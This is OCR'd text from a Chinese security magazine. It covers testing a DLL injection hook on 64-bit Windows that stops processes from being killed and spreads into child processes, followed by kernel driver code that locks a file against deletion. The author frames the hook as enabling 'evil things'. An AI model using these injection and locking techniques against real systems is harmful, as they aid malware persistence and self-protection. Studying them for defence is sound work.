


图 1




图 2

下面我们来做一做测试看看效果如何。

（1）先把那两个 DLL 和一个 EXE 放到 C 盘根目录（一定要这么做!!），如图 3 所示。



图 3

（2）启动 InbjectDllx64.exe，输入“任务管理器”的进程 ID 和要注入的 DLL，如图 4 所示。




图 4

（3）尝试结束“计算器”进程，如图 5 所示。




图 5

（4）利用任务管理器启动控制台程序 cmd.exe，并在 cmd.exe 里启动控制台程序 taskkill.exe 结束“计算器”进程，如图 6 所示。




图 6

（5）关闭刚才启动的所有程序，然后启动 cmd.exe→把 DLL 注入 cmd.exe 中→利用 cmd.exe 启动“任务管理器”（taskmgr.exe）→用“任务管理器”结束计算器进程，如图 7 所示。





图 7

请注意：无论注入 DLL 还是被注入 DLL 的进程必须都是 64

位进程，而且要关闭UAC。以上4张截图不仅证明我的钩子起了作用，而且在“被注入了DLL的进程A”启动“新进程B”时，进程A也把我们的DLL注入到了进程B中，无论进程B是CUI程序还是GUI程序。本文到此结束，欢迎各位读者和我讨论相关技术。有了能在Win64上使用的钩子，很多邪恶的事情就能从Win32平台移植到Win64平台了。另外本文的代码我是很想用VB写一次的，不过VB 2010实在太过垃圾，不仅不能用指针，还不能编译普通DLL，最终只好作罢。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：汇编
关键词：Win64、文件保护、汇编



在Win64上实现文件保护

文 广东工业大学 胡文亮

据我所知，在Win32上实现文件保护的“正规”方法是文件过滤驱动。由于文件过滤驱动是“正规”的方法，所以直接把Win32下文件过滤驱动的代码用WDK的x64 Build Environment重新编译一次就能使用。不过我认为文件过滤驱动太过麻烦（不仅编写代码麻烦，而且加载驱动也麻烦，无论Win32还是Win64都如此），所以个人爱用文件占坑法来保护文件。文件占坑法也有两种版本：应用程序版和驱动程序版，现在，我就为大家一一道来。

首先看看驱动程序版。在DriverEntry中使用IoCreateFile以独占的方式打开文件，此时文件句柄就会保存在PID=4的System进程中。由于System进程在NT6以后就不允许Ring3程序访问了（也就是说Ring 3无法关闭在System进程中的任何句柄），所以就实现了文件保护的效果。特别注意，保护文件的代码不能写在别的地方，因为只有DriverEntry中的代码会被System进程执行（可以在DriverEntry中打印出PsGetCurrentProcessId的返回值证明）。代码如下（所保护的文件是C:\TryToDel.txt）：

```
HANDLEFileHandle;
NTKERNELAPI NTSTATUS IoCreateFile(OUT PHANDLE FileHandle,
            IN ACCESS_MASK DesiredAccess,
            IN POBJECT_ATTRIBUTES ObjectAttributes,
            OUT PIO_STATUS_BLOCK IoStatusBlock,
            IN PLARGE_INTEGER AllocationSize OPTIONAL,
            IN ULONG FileAttributes,
            IN ULONG ShareAccess,
            IN ULONG Disposition,
            IN ULONG CreateOptions,
            IN PVOID EaBuffer OPTIONAL,
            IN ULONG EaLength,
            IN CREATE_FILE_TYPE CreateFileType,
            IN PVOID ExtraCreateParameters OPTIONAL,
            IN ULONG Options);
VOIDOccupyFileTest()
{
NTSTATUS ntStatus;
    OBJECT_ATTRIBUTES ObjectAttributes;
UNICODE_STRING UniFileName;
    IO_STATUS_BLOCK IoStatusBlock;
    PCWSTR FileName = L"\\??\\C:\\TryToDel.txt";
        RtlInitUnicodeString(&UniFileName , FileName);
        InitializeObjectAttributes(&ObjectAttributes,&UniFileName,
OBJ_CASE_INSENSITIVE | OBJ_KERNEL_HANDLE,NULL,NULL);
        DbgPrint("OccupyFile: C:\\TryToDel.txt");
        ntStatus=IoCreateFile(&FileHandle,
                        GENERIC_READ,
                        &ObjectAttributes,
                        &IoStatusBlock,
                        0,
                        FILE_ATTRIBUTE_NORMAL,
                        0,
                        FILE_OPEN_IF,
                        FILE_NON_DIRECTORY_FILE,
                        NULL,
                        0,
                        0,
                        NULL,
                        IO_NO_PARAMETER_CHECKING);
        if(!NT_SUCCESS(ntStatus))
        {
            DbgPrint("[OccupyFile] = %d", ntStatus);
        }
        else
        {
            DbgPrint("[OccupyFile] Success.");
        }
    }
    VOIDOnUnload(IN PDRIVER_OBJECT DriverObject)
    {
        DbgPrint("Driver UnLoad.");
    }
    NTSTATUS DriverEntry( IN PDRIVER_OBJECT theDriverObject, IN
PUNICODE_STRING theRegistryPath)
    {
        theDriverObject->DriverUnload = OnUnload;
        DbgPrint("Driver Load.");
        OccupyFileTest();
        return STATUS_SUCCESS;
    }
```

编译以上代码，并用DriverLoader加载，就能看到效果了（如图1所示）。即使驱动被卸载，保护效果依然存在。另外此文件不仅无法删除，甚至连复制都不行。

